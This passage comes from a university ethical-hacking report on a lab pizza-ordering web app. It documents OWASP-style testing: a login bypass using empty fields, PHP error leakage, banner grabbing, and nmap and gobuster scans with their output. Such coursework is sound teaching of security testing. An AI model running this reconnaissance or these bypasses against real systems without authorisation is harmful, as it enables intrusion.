



Web Application Penetration Test

Following the OWASP
Web Security Testing Guide v4.2 Methodology

Jacek Jajko

CMP319: Ethical Hacking 2

BSc Ethical Hacking Year 3

2020/21

Note that Information contained in this document is for educational purposes.

Contents

1	Introduction	1
1.1	Background	1
1.1.1	Methodology.....	2
1.1.2	Tools used	3
1.2	Aims.....	3
2	Procedure and Results	4
2.1	Information Gathering – Passive Testing.....	4
2.2	Information Gathering – Active Testing.....	10
2.2.1	Fingerprinting Web Server	11
2.2.2	Reviewing Webserver Metafiles for Information Leakage	12
2.2.3	Enumeration of Applications on Webserver.....	12
2.2.4	Reviewing Webpage Content for Information Leakage.....	15
2.2.5	Identifying Application Entry Points	16
2.2.6	Mapping Execution Paths Through Application.....	26
2.2.7	Fingerprinting Web Application Framework.....	27
2.3	Configuration and Deployment Management Testing	28
2.3.1	Test File Extensions Handling for Sensitive Information.....	30
2.3.2	Enumerate Infrastructure and Application Admin Interfaces	31
2.3.3	Test HTTP Methods.....	33
2.3.4	Test HTTP Strict Transport Security	34
2.4	Identity Management Testing.....	34
2.4.1	Test User Registration Process.....	34
2.5	Authentication Testing.....	35
2.5.1	Testing for Credentials Transported over an Encrypted Channel	35
2.5.2	Testing for Weak Lock Out Mechanism	35
2.5.3	Testing for Bypassing Authentication Schema.....	36
2.5.4	Testing for Vulnerable Remember Password	38
2.5.5	Testing for Weak Password Policy	39
2.5.6	Testing for Weak Security Question Answer	39
2.5.7	Testing for Weak Password Change or Reset Functionalities.....	39
2.6	Authorisation Testing.....	43

2.6.1	Testing Directory Traversal File Include	43
2.7	Session Management.....	44
2.7.1	Testing for Cookies Attributes	44
2.8	Input Validation Testing.....	47
2.8.1	Testing for stored Cross Site Scripting	47
2.8.2	Testing for SQL Injection	50
2.9	Business Logic Testing.....	53
2.9.1	Testing Upload of Unexpected File Types.....	53
2.9.2	Testing Upload of Malicious Files.....	55
3	Discussion.....	58
3.1	Overall Discussion	58
3.2	Countermeasures.....	58
3.3	Future Work	58
4	References	59
5	Appendices.....	61
	Appendix A	61
	Appendix B	62
	Appendix C	64
	Appendix D	65
	Appendix E	66
	Appendix F	67
	Appendix G.....	67

1 INTRODUCTION

1.1 BACKGROUND

Insecure software is threatening our banking, healthcare, defence, energy, and other essential infrastructure. As the software becomes more complicated and interconnected, the problem of achieving application security grows rapidly. Over 1.88 billion websites are estimated to exist, but this figure fluctuates on a daily basis as new websites are launched or shut down (Armstrong, 2021). The presence of such many websites raises the possibility of existing vulnerabilities that can be used in cyber-attacks.

Is this a reason for concern among websites owners? Many organisations on the market offer solutions to ensure the security of online applications through automated vulnerability identification and security audits. Invicti Security is one such business that has created the Acunetix Web Application Security Scanner, a comprehensive web application security testing solution that covers vulnerability assessment and vulnerability management. (Invicti, 2021.)

Once a year, Acunetix analyses data from Acunetix Online and generates a vulnerability testing report. The security of online applications and network perimeters is depicted in this paper. The company detected web server vulnerabilities or misconfigurations in 46% of the targets examined. (Invicti, 2020). The “Web Application Vulnerability Report 2020” shows the analysis of the most common vulnerabilities found in web applications (Figure 1). Remote Code Execution, SQL Injection (SQLi) or Cross-site Scripting (XSS) are one of the high severity flaws included in the report that can be exploited by malicious hackers. Attackers can take advantage of a vulnerability to accomplish a goal such as stealing sensitive information, compromising the system by rendering it unavailable (in a denial-of-service scenario), or corrupting the data (sitelock.com, 2017). The victim may suffer severe consequences such as financial or reputational loss, as a consequence of an attack. Therefore, it is worth conducting a web application penetration test, which could reveal security vulnerabilities.

Most common vulnerabilities




Figure 1 Most common OWASP Top 10 vulnerabilities (ptsecurity.com, 2020)

This paper presents a web application penetration test of the online ordering system "Hacklab Pizza" hosted locally at <http://192.168.120>. The application was purchased from a web development company and is a little buggy but mostly functional. The company's owner is concerned that there may be some security flaws that can be exploited to hack into the application. The website can be accessed using a given account - the **username** is hacklab@hacklab.com and the **password** is [hacklab](#).

The objective of this document is to explain the methodology and findings. An assessment of the application's security will be performed, as well as testing for any known exploits and potential security issues. The testing will be limited to the web application and will not include the operating system or hardware on which the application is hosted.

1.1.1 Methodology

The selection of an appropriate research method/measurement methodology is critical to obtaining a valid measurement of the phenomenon of interest. Each branch of science has created its own research methodologies in order to effectively measure the phenomena that pique their interest (Jansen and Warren, 2020). This also applies to web application penetration testing.

To conduct a thorough and accurate security test, the OWASP Web Security Testing Guide v4.2 was used (Figure 2). The Open Web Application Security Project (OWASP) is a non-profit organisation that seeks to improve software security. OWASP provides standardised documentation for the Top 10 Security Risks, which covers all kind of web application security vulnerabilities (OWASP Foundation, n.d.). The Guide's goal is to "help people understand the what, why, when, where, and how of testing web applications" (WSTG - v4.2 | OWASP, 2021). This guide can be used as a reference as well as a tool to assist in determining the gap between present practises and industry best practises.



Figure 2 OWASP Web Security Testing Guide Cover Page (OWASP Foundation, 2020)

According to the “OWASP Web Security Testing Guide “, penetration testing can be categorised as passive or active:

- **Passive Testing**

During passive testing, a tester attempts to understand the application's logic and explores the application as a user. Tools can be used to collect information. For example, an HTTP proxy can be used to monitor all HTTP requests and responses. By the end of this phase, the tester should have a general understanding of all the system's access points and functionality (WSTG - v4.2 | OWASP, 2021,p 46).

- **Active Testing**

During active testing, a tester begins to employ the approaches indicated in the following sections of the OWASP Web Security Testing Guide (WSTG - v4.2 | OWASP, 2021,p 46) :

- ❖ Information Gathering
- ❖ Configuration and Deployment Management Testing
- ❖ Identity Management Testing
- ❖ Authentication Testing
- ❖ Authorization Testing
- ❖ Session Management Testing
- ❖ Input Validation Testing
- ❖ Error Handling
- ❖ Cryptography
- ❖ Business Logic Testing
- ❖ Client-side Testing
- ❖ API Testing

Because the application is hosted locally and is not publicly accessible, several elements of the methodology have been omitted. The OWASP Methodology is intended to be utilised in a wide range of situations and testing, and hence certain sections do not apply. Because the OWASP techniques are widely used by both businesses and individuals, they are regularly updated and so remain current.

1.1.2 Tools used

Tool	Version
Kali Linux	2021.3
BurpSuite	Community Edition v2021.8.2
Firefox Browser	78.13.0esr (64-bit)
WhatWeb	version 0.5.5
curl	7.74.0
gobuster	v3.1.0
Nmap	version 7.91
OWASP Dirbuster	1
Wappalyzer	6.8.21
Nikto	2.1.6
OWASP ZAP	2.11.0
Acunetix	trial 11.0.173271618
sqlmap	1.5.8stable
OWASP WebScarab	unknown
beef-xss	0.5.3

1.2 Aims

A vulnerability is a flaw or weakness in the design, implementation, operation, or administration of a system that could be exploited by an attacker to undermine the system's security objectives (ncsc.gov.uk, 2015).

The purpose of this study is to identify and assess vulnerabilities discovered during web application security testing of the online ordering system "Hacklab Pizza" using the methodology presented in the OWASP Web Security Testing Guide v4.2.

This overarching goal includes multiple sub-goals:

- Mapping the targeted web application
- Testing web application for vulnerabilities
- Exploiting discovered security flaws
- Documenting all findings so that each exploit may be reproduced
- Following industry best practices and OWASP methodology

2 PROCEDURE AND RESULTS

2.1 INFORMATION GATHERING – PASSIVE TESTING

The first stage of the OWAS methodology is information gathering. The web application was accessed and examined in the same way that any other user would – passive testing was performed. All HTTP requests and answers were monitored using Burpsuite and its associated proxy. Keeping track of the directory traversed during the passive testing was used during the active testing. This section covers the issues that have been noticed on the website that any other individual browsing the website would encounter.

The initial part of this process was accessing a web application and logging in with credentials provided by the website's owner (Figure 3).




Figure 3 Login Field on the 'Hacklab Pizza' website

Following the click of the 'Login' button, PHP errors were displayed, leaking information about the directory in which the website is stored on the server (Figure 4).





Figure 4 PHP errors displayed following the login attempt

Z komentarzem [JJ1]: In the previous section you have explained the problem in detail. Now describe how you solved it in detail. Consider why your solution is so much better than anybody else's. From now on use **Past Tense**.

- There should not be too much detail since you are aiming at a technical user (i.e. a fellow student).
- If you are using software, web designs prototypes etc. then screenshots of important features should be included here – with descriptions. If it is a hardware project then pictures / diagrams should be included here. These should be clearly labelled (for example "Figure 1 list of wireless LANS") and referenced in the text. For example "see Figure 1 for an example of the results at this stage in the project"
- There should be **no analysis** of the results at this stage. This will be looked at in the discussion.
- Note that a reader should be able to re-create your work from this description. When you write this section, keep this in mind.

Refreshing the website enabled access to the 'My Account' tab, confirming that the provided credentials were valid (Figure 5).

WELCOME RICK



[My Profile](#) | [Cart\(0\)](#) | [Inbox\(0\)](#) | [Tables](#) | [Party-Halls](#) | [Rate Us](#) | [Logout](#)

Here you can view order history and delete old orders from your account. Invoices can be viewed from the order history. You can also make table reservations in your account. For more information [Click Here](#) to contact us.

[Order More Food!](#)

ORDER HISTORY

Order ID	Food Photo	Food Name	Food Category	Food Price	Quantity	Total Cost	Delivery Date	Action(s)
----------	------------	-----------	---------------	------------	----------	------------	---------------	-----------

Figure 5 'My Account' tab on the 'Hacklab Pizza'

Despite being signed in, we were able to access the Login Field available at ‘Home’ tab, which should disappear once the website validates the login attempt (Figure 6).


Home

Food Zone

Member Ratings

My Account

Contact Us



Hacklab Pizza

WELCOME TO HACKLAB PIZZA ONLINE ORDERING SYSTEM!

Order your food today from us and it will be delivered at your door step. Register an account with us to enjoy fast ordering, delivery, and convenient payment of your food. Start now by logging in below or registering if you don't have an account with us:

* Required fields

Email*

Password*

☐ Remember me

[Forgot password?](#)

Clear Fields

Login

* Required fields

First Name*

Last Name*

Email*

Password*

Confirm Password*

Security Question*
- select question -

Security Answer*


Clear Fields

Register

Figure 6 'Home' tab with Login box that is still present after the successful login attempt

5 | Page


The log in box were compromised by leaving the fields blank which allowed to perform a successful login to the website (Figure 7).



The screenshot shows a user profile page with a 'WELCOME' header and a profile picture placeholder. Below the header is a navigation bar with links: [My Profile](#), [Cart\(0\)](#), [Inbox\(0\)](#), [Tables](#), [Party-Halls](#), [Rate Us](#), and [Logout](#). The main content area contains a message about viewing order history and deleting orders, with a link to [Click Here](#) for more information. Below this is a button labeled 'Order More Food!'. The 'ORDER HISTORY' section is currently empty, showing only the column headers: Order ID, Food Photo, Food Name, Food Category, Food Price, Quantity, Total Cost, Delivery Date, and Action(s).

Figure 7 Successful login to the website using empty login fields

Because the website allows for blank “password” field login, a new user was created to confirm that the website does not validate for an empty password throughout the registration/login process (Figure 8).



The screenshot shows a user registration form with the following fields and values:

* Required fields	
First Name	* test2
Last Name	* test2
Email	* test2
Password	*
Confirm Password	*
Security Question	* Ever gonna give you up? ▾
Security Answer	*

At the bottom of the form are two buttons: 'Clear Fields' and 'Register'.

Figure 8 Creating a new user 'test2' with an empty password and security answer

Using only the 'test2' information in the 'Email' field, it was possible to login to the website (Figure 9).

The screenshot shows a user profile page for 'test2'. At the top, it says 'WELCOME TEST2' next to a placeholder for a profile picture. Below this is a navigation bar with links: 'My Profile', 'Cart(0)', 'Inbox(0)', 'Tables', 'Party-Halls', 'Rate Us', and 'Logout'. A message states: 'Here you can view order history and delete old orders from your account. Invoices can be viewed from the order history. You can also make table reservations in your account. For more information [Click Here](#) to contact us.' Below the message is a red button labeled 'Order More Food!'. The main section is titled 'ORDER HISTORY' and contains a table with the following headers: 'Order ID', 'Food Photo', 'Food Name', 'Food Category', 'Food Price', 'Quantity', 'Total Cost', 'Delivery Date', and 'Action(s)'. The table body is currently empty.

Figure 9 Successful login using only 'test2' in the email field

The third user, 'test3', was created to see if the register box needed anything other than "Email"; it does not validate if it is a legitimate e-mail address, thus any text might be input to create a new user. The "Required fields" does not work allowing user to create a new account without providing:


- First Name
- Last Name
- Security Question
- Security Answer

(Figure 10)

The screenshot shows a user registration form with the title '* Required fields'. The form contains the following fields: 'First Name' (text input), 'Last Name' (text input), 'Email' (text input with 'test3' entered), 'Password' (text input), 'Confirm Password' (text input), 'Security Question' (dropdown menu with '- select question -' selected), and 'Security Answer' (text input). Each field has a red asterisk to its left. At the bottom of the form are two buttons: 'Clear Fields' and 'Register'.

Figure 10 Registering new user 'test3' with least information required

Using the 'test3' in the email box, it was possible to login to the website. Because the 'First Name' was not provided during the registration process, the website displays 'Welcome' with an empty name (Figure 11).



WELCOME

[My Profile](#) | [Cart\(0\)](#) | [Inbox\(0\)](#) | [Tables](#) | [Party-Halls](#) | [Rate Us](#) | [Logout](#)

Here you can view order history and delete old orders from your account. Invoices can be viewed from the order history. You can also make table reservations in your account. For more information [Click Here](#) to contact us.


[Order More Food!](#)

ORDER HISTORY

Order ID	Food Photo	Food Name	Food Category	Food Price	Quantity	Total Cost	Delivery Date	Action(s)
----------	------------	-----------	---------------	------------	----------	------------	---------------	-----------

Figure 11 Successful login as 'test3' user

Testing the 'ADD DELIVERY/BILLING ADDRESS' revealed that it does not work as intended. It allows for the user to submit the form with empty fields. This form does not validate the data entered allowing user to enter irrelevant information e.g., text in the 'Mobile No' field (Figure 12).



ADD DELIVERY/BILLING ADDRESS

* Required fields

First name *

Street Address *

P.O. Box No *

City *

Mobile No *

Landline No

Add

Figure 12 ADD DELIVERY/BILLING ADDRESS form found in My Account -> My profile

Submitting the empty form gives the user a successful alert (Figure 13).




Figure 13 Message displayed after pressing the 'Add' button on the change information form

The 'Terms and conditions' tab exposes sensitive information revealing the directory in which the web application is stored on the server (Figure 14).



Figure 14 PHP errors exposing sensitive information found in the 'Terms and conditions' tab

'CHANGE YOUR PASSWORD' does not validate the data entered by the user. It allows for an empty 'Old Password' field and empty 'New Password' field (Figure 15).

Figure 15 'CHANGE YOUR PASSWORD' form allows for empty fields

Changing the password displays a PHP error which exposes sensitive information (Figure 16).




Figure 16 Changing the password displays a PHP errors exposing sensitive information

2.2 INFORMATION GATHERING – ACTIVE TESTING

The act of gathering various types of information against the targeted victim or system is known as information gathering (Obbayi, 2019). It is the first stage of penetration testing and it is necessary and crucial to perform because the more information gathered about the target, the more likely it is that relevant results will be obtained. OWASP methodology also refers to this step as ‘Information Gathering’ which requires the following tasks to be performed:

- ~~Conducting Search Engine Discovery Reconnaissance for Information Leakage¹~~
- Fingerprinting Web Server
- Reviewing Webserver Metafiles for Information Leakage
- Enumerating Applications on Webserver
- Reviewing Webpage Content for Information Leakage
- Identifying Application Entry Points
- Mapping Execution Paths Through Application
- Fingerprinting Web Application Framework
- ~~Mapping Application Architecture²~~

Z komentarzem [JJ2]: In the previous section you have explained the problem in detail. Now describe how you solved it in detail. Consider why your solution is so much better than anybody else's. From now on use **Past Tense**.

- There should not be too much detail since you are aiming at a technical user (i.e. a fellow student).

- If you are using software, web designs prototypes etc. then screenshots of important features should be included here – with descriptions. If it is a hardware project then pictures / diagrams should be included here. These should be clearly labelled (for example “Figure 1 list of wireless LANS”) and referenced in the text. For example “see Figure 1 for an example of the results at this stage in the project”

- There should be **no analysis** of the results at this stage. This will be looked at in the discussion.

- Note that a reader should be able to re-create your work from this description. When you write this section, keep this in mind.

¹ Because the website is hosted locally, the search engine discovery reconnaissance was not possible.

² Mapping application architecture would be performed in a more complex environment with expanded infrastructure

2.2.1 Fingerprinting Web Server

The task of identifying the type and version of web server that a target is running on is known as web server fingerprinting (Domina, 2020). During this information gathering stage the following information have been discovered using the techniques below:

1. **Banner Grabbing** - Sending an HTTP request to the web server and inspecting the response header is how a banner grab is conducted (Figure 17).

```
# wget -q -S 192.168.1.20
HTTP/1.1 200 OK
Date: Thu, 18 Nov 2021 17:26:15 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
X-Powered-By: PHP/5.6.34
Content-Length: 5978
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Figure 17 Banner Grabbing using 'wget'

From the performed banner grabbing using 'wget', we can see that the server is running using Apache 2.4.29 HTTP Server using 'mod_perl' which is an optional module which embeds a Perl programming language interpreter into the Apache server. There is also a PHP 5.6.34 installed on the server.

2. Using 'whatweb' - website identifying tool (Figure 18).

```
(root@kali) ~/Desktop
# whatweb http://192.168.1.20
http://192.168.1.20 [200 OK] Apache[2.4.29][mod_perl/2.0.8-dev], Country[RESERVED][22], HTTPServer[Unix][Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3], IP[192.168.1.20], OpenSSL[1.0.2n], PHP[5.6.34], PasswordField[cpassword,password], Perl[5.16.3], Script[JavaScript], Title[Food Plaza:Home], X-Powered-By[PHP/5.6.34]
```

Figure 18 Output of 'whatweb' tool run against the website

3. **Sending malformed requests** - Web servers can be recognised by inspecting their error answers and, if they have not been changed, their default error pages. Sending purposely erroneous or faulty requests is one approach to get a server to display them (Figure 19).

```
curl -X GET 192.168.1.20/error
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
<head>
<title>Object not found!</title>
<link rev="made" href="mailto:you@example.com" />
<style type="text/css"><!--><![CDATA[/*<!--*/
body { color: #000000; background-color: #FFFFFF; }
a:link { color: #0000CC; }
p, address {margin-left: 3em;}
span {font-size: smaller;}
/*]]>*/</style>
</head>
<body>
If you think this is a server error, please contact
the <a href="mailto:you@example.com">webmaster</a>.
</p>
<h2>Error 404</h2>
<address>
<a href="/">192.168.1.20</a><br />
<span>Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3</span>
</address>
</body>
```

Figure 19 Sending malformed requests using curl

2.2.2 Reviewing Webserver Metafiles for Information Leakage

Reviewing webserver metafiles for information leakage is another stage of information gathering. Web Spiders, Robots, or Crawlers recursively traverse a web page and then explore hyperlinks to retrieve further web content. The Robots Exclusion Protocol of the robots.txt file in the web root directory specifies their acceptable behaviour (Clay, 2015).

The 'robots.txt' file has been discovered on the website. 'User-agent: *' applies to all web spiders. In the example below we can see that the '/schema.sql' is a prohibited resource. Because 'robotted' page can still be indexed if linked to from other sites, 'robots.txt' should not be used to impose restrictions on how web content is accessed (Figure 20).




Figure 20 'robots.txt' file discovered on the website

2.2.3 Enumeration of Applications on Webserver

Finding out which applications are hosted on a web server is a critical step in testing for web application vulnerabilities therefore enumeration of application installed on webserver must be performed. Web application discovery is a technique that was used to identify web apps on this particular website (Domina, 2020).

The entry point for a web application is <http://192.168.1.20>. If the web server is misconfigured and allows directory browsing it is possible to use dictionary-style searching for hidden applications. To perform this task gobuster was used³ (Figure 21). Interesting directories were found including an administration panel. Appendix A shows the output from the gobuster scan.




Figure 21 Usage of 'gobuster'

³ /usr/share/wordlists/dirb/common.txt provided with Kali Linux was used to perform a dictionary-style directory searching.

Administration panel found during gobuster scan (Figure 22).




Figure 22 Administrator Panel found at 192.168.1.20/admin

php info file that exposes sensitive information have been found by gobuster (Figure 23).



Figure 23 phpinfo.php found exposing sensitive information

Multiple directories with read/write permissions have been found revealing files associated with web application configuration. (Appendix B)

Accessing forbidden directories, exposed information about the services running on the server (Figure 24).

Error 403

192.168.1.20
Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3

Figure 24 http://192.168.1.20/.hta information leakage

Targeted website has been scanned to check the existence of web applications on non/standard ports. For this task 'Nmap' was used (Figure 25).

```

└─$ nmap -p- -sV -sT 192.168.1.20
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-18 09:52 EST
Nmap scan report for 192.168.1.20
Host is up (0.0028s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.4c
80/tcp    open  http     Apache httpd 2.4.29 ((Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3)
443/tcp   open  ssl/http Apache httpd 2.4.29 ((Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3)
3306/tcp  open  mysql    MariaDB (unauthorized)
MAC Address: 00:0C:29:8D:B8:F3 (VMware)
Service Info: OS: Unix

```

Figure 25 Nmap scan result

Nmap scan shows that:

- There is an Apache HTTP server running on ports 80/443.
- Port 21 is used for File Transfer Protocol using ProFTPD 1.3.4c
- MariaDB is running on port 3306

Dirbuster was used to create a detailed tree view of directories found using dictionary-style search⁴ (Figure 26).





Figure 26 Dirbuster configuration

⁴ /usr/share/wordlists/dirb/directory-list-2.3-medium.txt provided with Kali Linux was used to perform a Dirbuster scan.

Dirbuster tree view of discovered directories (Figure 27).



/	200	6335
admin	302	398
videos	200	898
pictures	200	1750
css	200	3046
install	200	1117
index.php	200	6337
foodzone.php	200	238
member-ratings.php	200	1978
member-index.php	302	398
images	200	8202
cgi-bin	403	301
js	200	7383
icons	200	216
docs	200	2001
contactus.php	200	2093
affix.php	200	2405
swf	200	1540
login-exec.php	200	1482
register-exec.php	302	1323
validation	200	1118
aboutus.php	200	2360
error	403	301
phpmyadmin	403	291
connection	200	1121
stylesheets	200	1144

Figure 27 Dirbuster tree view

2.2.4 Reviewing Webpage Content for Information Leakage

The practise of distributing small, usually single-line annotations across your code is known as code commenting. These notes are known as comments. They explain how your programme works and what you hope to achieve with it (codeconquest, n.d.). Sometimes the comments are used not in accordance with their intended use and can be a source of information leakage. At this point, metadata and comments must be reviewed for any sensitive information that could be used by a malicious attacker (WSTG - v4.2 | OWASP, 2021,p 66).

